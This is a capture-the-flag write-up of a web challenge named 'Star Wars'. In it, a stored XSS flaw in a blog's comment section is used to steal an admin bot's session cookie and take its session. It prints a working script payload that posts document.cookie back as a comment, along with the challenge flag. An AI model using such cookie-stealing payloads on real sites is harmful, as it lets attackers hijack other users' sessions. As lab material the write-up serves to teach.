

Star Wars

Writeup by Speer


Category: Web

Author: congon4tor

i Description


If you love Star Wars as much as I do you need to check out this blog!

First impression:



I sign up, sign in and take a look:

X-Wing Logout




Clone Wars starts out as seeming like a mostly pretty lightweight bit of family entertainment with touches of the more exciting and more serious aspects of Star Wars. However, it develops to be a hugely powerful and astoundingly high quality addition to the overall story.

[Read More →](#)

[admin](#)

the admin link is just an anchor so we will see the **Read More** :



Clone Wars starts out as seeming like a mostly pretty lightweight bit of family entertainment with touches of the more exciting and more serious aspects of Star Wars. However, it develops to be a hugely powerful and astoundingly high quality addition to the overall story. The animation gets better and better as it goes along and is absolutely stunning in later seasons. The storytelling manages to totally transcend an animated 'kids show'. It becomes WAY more than that. There are heart poundingly exciting episodes and heartbreakingly moving stories as well as deepening and strengthening of the whole saga by the clever and wonderful storytelling of this show. Yes there are quite a few fillers along the way which are chucked in as light relief but the serious and dark stories that grow throughout the 7 seasons are phenomenally strong and superb quality. This stands easily alongside the best movies as great Star Wars. The writing and voice acting are terrific while the action and animation is amazing.



Comments

Ahsoka is the best character in the entire Star Wars saga!
congond4tor

`<script>alert()</script>`

[Send](#)

There is a blog post with a comment section. I tested a simple XSS `<script>alert()</script>` and it worked!




This comment suggests there is a bot "admin" that reviews the comments. So let's try a stored xss that posts the cookie as a comment. I've talked to people after the event and found how different people's approaches were here.

Here was mine, I checked the POST request I made to post the first comment and made this into a payload:

```
<script>fetch('http://challenge.nahamcon.com:<PORT>/comment/1', {
  method: 'POST', body: 'content=' +
  encodeURIComponent(document.cookie), headers: { 'Content-Type':
  'application/x-www-form-urlencoded'} } );</script>
```

I gave it a couple minutes and then refreshed:



using the token in my cookie I see an `Admin` link in the top right:

Congratulations you are the admin here is your flag: `flag{a538c88890d45a382e44dfd00296a99b}`

`flag{a538c88890d45a382e44dfd00296a99b}`